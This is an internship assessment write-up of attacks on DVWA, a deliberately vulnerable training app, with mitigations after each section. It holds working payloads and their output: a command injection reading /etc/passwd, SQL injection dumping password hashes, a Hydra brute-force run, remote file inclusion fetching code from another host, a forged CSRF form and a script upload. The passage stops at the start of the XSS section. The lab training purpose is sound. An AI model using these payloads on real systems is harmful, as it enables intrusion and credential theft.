Internship Assessment: DVWA WEB APPLICATION VULNERABILITY

Name: Oihik Mitra

Contact

Phone No: 9836129803

Email ID: mitraoihik1@gmail.com


LinkedIn ID: https://www.linkedin.com/in/oihikmitra/

Summary

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers in learning about web application security in a controlled classroom environment.

1. Command Injection

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.



Enter an IP address: 127.0.0.1; cat /etc/passwd

```
PING 127.0.01 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.026 ms

--- 127.0.01 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.011/0.025/0.037/0.010 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mysql:x:106:111:MySQL Server,,,:/nonexistent:/bin/false
```

Mitigation

1. Avoid calling OS commands from the “client-side” or application layer


2. It is best to never call out to OS commands from application-layer code. Suitable alternatives include implementing built-in language libraries such as python’s “OS” library or utilizing APIs.

3. Sanitize user-supplied input

4. Implement strong user-supplied input validation using methods such as using a whitelist of acceptable characters (input) that the application will accept or that the input contains only alphanumeric characters, no other syntax or whitespace.

2. SQL Injection

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. Attackers can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database. A Structured Query Language (SQL) vulnerability was discovered on the application in the application's USER ID page where if a valid user id is entered, the application returns the user's ID, first name and last name (surname).



Vulnerability: SQL Injection


```
ID: 2' OR 1=1-- -
First name: admin
Surname: admin

ID: 2' OR 1=1-- -
First name: Gordon
Surname: Brown

ID: 2' OR 1=1-- -
First name: Hack
Surname: Me

ID: 2' OR 1=1-- -
First name: Pablo
Surname: Picasso

ID: 2' OR 1=1-- -
First name: Bob
Surname: Smith
```



```
ID: 2' UNION SELECT user,password from users-- -
First name: Gordon
Surname: Brown

ID: 2' UNION SELECT user,password from users-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 2' UNION SELECT user,password from users-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 2' UNION SELECT user,password from users-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 2' UNION SELECT user,password from users-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 2' UNION SELECT user,password from users-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Mitigations

1. **Use parameterized queries**

Rather than having user-supplied input enter directly into the query, utilize “pre-prepared” queries that limit the possibilities of entry of harmful characters or queries. This only works where clauses such as WHERE, INSERT or UPDATE are present. For queries involving table or column names, utilize the second mitigation measure detailed below.


Note: that for a parameterized query to be effective in preventing SQL injection, the string that is used in the query must always be a hard-coded constant, and must never contain any variable data from any origin.

2. **Sanitize user-supplied input**

Quite similarly to the command injection vulnerability identified earlier, implement strong user-supplied input validation using methods such as using a whitelist of acceptable characters (input) that the application will accept or that the input contains only alphanumeric characters, no other syntax or whitespace.

3. Brute force Attack

A brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing a combination correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found. Alternatively, the attacker can attempt to guess the key which is typically created from the password using a key derivation function.


collins@kali: /usr/share/wordlists
collins@kali: ~/Downloads
collins@kali: ~/natas15/New Folder/lins/burps...
collins@kali: /usr/share/wordlists
collins@kali: /usr/share/seclists/Passwords
collins@kali: /usr/share/wordlists

```
(base) ┌──(collins㉿kali)-[/usr/share/wordlists]
└─$ hydra 10.10.117.208 -l admin -P /usr/share/wordlists/rockyou.txt http-get-form "/vulnerabilities/brute/:/?username=^USER^&password=^PASS^&Login=Login#:Username and/or password incorrect.:H=Cookie: PHPSESSID
=mnq184runbaup5spl6k66spdn7; security=Low" -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-04 23:53:53
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://10.10.117.208:80/vulnerabilities/brute/:/?username=^USER^&password=^PASS^&Login=Login#:Username and/or password incorrect.:H=Cookie: PHPSESSID=mnq184runbaup5spl6k66spdn7; securi
ty=Low
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 10.10.117.208 - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[80][http-get-form] host: 10.10.117.208   login: admin   password: password
[80][http-get-form] host: 10.10.117.208   login: admin   password: princess
[80][http-get-form] host: 10.10.117.208   login: admin   password: 12345
[80][http-get-form] host: 10.10.117.208   login: admin   password: 123456789
[80][http-get-form] host: 10.10.117.208   login: admin   password: iloveyou
[80][http-get-form] host: 10.10.117.208   login: admin   password: rockyou
[80][http-get-form] host: 10.10.117.208   login: admin   password: 12345678
[80][http-get-form] host: 10.10.117.208   login: admin   password: nicole
[80][http-get-form] host: 10.10.117.208   login: admin   password: babygirl
[80][http-get-form] host: 10.10.117.208   login: admin   password: abc123
[80][http-get-form] host: 10.10.117.208   login: admin   password: jessica
[80][http-get-form] host: 10.10.117.208   login: admin   password: 123456
[80][http-get-form] host: 10.10.117.208   login: admin   password: 1234567
[80][http-get-form] host: 10.10.117.208   login: admin   password: lovely
[80][http-get-form] host: 10.10.117.208   login: admin   password: daniel
[80][http-get-form] host: 10.10.117.208   login: admin   password: monkey
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-04 23:53:59

(base) ┌──(collins㉿kali)-[/usr/share/wordlists]
```

Mitigation

1. Use strong passwords


2. Restrict access to authentication URLs

3. Limit login attempts

4. Use CAPTCHAS


File Inclusion

There are several file inclusion vulnerabilities on the application where both local and external files can be accessed through the page parameter.



```
Not secure | 10.10.226.137/vulnerabilities/fi/?page=/etc/passwd
```

```
oot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
nan:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
roxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
rc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid:
yslog:x:101:104::/home/syslog:/bin/false messagebus:x:102:106::/var/run/dbus:/bin/false landscape:x:103:109::/var/lib/landscape:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin pollinate:x:105:1::/var/cache/pollinate:/bin/false
buntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash mysql:x:106:111:MySQL Server,,,:/nonexistent:/bin/false
```



```
Not secure | 10.10.226.137/vulnerabilities/fi/?page=http://10.18.7.21/test.php?0=id
```

```
id=33(www-data) gid=33(www-data) groups=33(www-data)
```

Mitigation

1. **Sanitize user-supplied input**

As discussed in the vulnerabilities mentioned earlier, implement strong user-supplied input validation using methods such as using a whitelist of acceptable characters (input) that the application will accept.

A blacklist approach may also work here, by identifying and blocking malicious URLs and/or IP addresses, as well as those that have already attempted to infiltrate the application or server. Use of a good logging system would be beneficial here.

2. **Restrict execution permissions unless necessary**

A primary indicator into the possibility of a remote file inclusion vulnerability on the “file3.php” page was the page’s ability to execute and display executed code. Therefore, restrict execution of files — particularly scripts that are user-supplied i.e. in upload platforms or areas where users may include files of their own (in this case, with the above mentioned local file inclusion).


3. **Manage file inclusion calls**

To aid application functionality, it might be necessary to call or include files from other sources within the server. However, to mitigate against the possibility of a File Inclusion vulnerability, restrict “file inclusion” calls to files within a specific directory only, limiting the scope of a potential attack on the same.

6. Cross-site Request Forgery


Cross-site request forgery is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts.

In a CSRF attack, an innocent end user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website that can include inadvertent client or server data leakage, change of session state, or manipulation of an end user’s account.



```
<form action="#" method="GET">
    New password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
    Confirm new password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
    <br />
    <input type="submit" value="Change" name="Change">

</form>
```



```
<form action="http://localhost/dvwa/vulnerabilities/csrf/?" method="GET">
                        <h1>click the button below to get 1 lakh<h1>
                        <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="hacked">
                        Confirm new password:<br />
                        <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="hacked">
                        <input type="submit" value="Change" name="Change">

                </form>
```

Mitigation

1. Making sure that the request you are receiving is valid


2. Making sure that the request comes from a legitimate client.

3. Implement an anti CSRF Token.

File Upload

Whenever the web server accepts a file without validating it or keeping any restriction, it is considered as an unrestricted file upload.

This Allows a remote attacker to upload a file with malicious content. This might end up in the execution of unrestricted code in the server.



```
<html>
<body>
<script>alert("You have been Hacked")</script>
</body>
</html>
```

2. Go back to DVWA and select this file using browse. before we click on upload, we need to fire up Burp Suite. Click on the network and proxy tab and change your proxy settings to manual. In our case Burp Suite is the proxy. By default Burp Suite operates in the following address- 127.0.0.1:8080. So in the browser, set the IP address as 127.0.0.1 and the port as 8080.


3. In Burp Suite, under the proxy tab, make sure that intercept mode is on.

4. In the DVWA page, click on the upload button. in Burp Suite. In the parameter filename(as highlighted in the image) change ‘hack.html.jpg’ to ‘hack.html’ and click forward.

5. In the DVWA page we will get a message saying the file was uploaded successfully and the path of the uploaded file is also given.

6. If we go to the location, we will get a list of files that have been uploaded including our file as well.

Click on hack.html and the dialog box saying ‘You have been hacked’ opens up.


You have been hacked

Mitigation

1. Allow only certain file extension

2. Set maximum file size and name length

3. Allow only authorized users

4. Keep your website updated

XSS (Reflected)

Reflected XSS is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

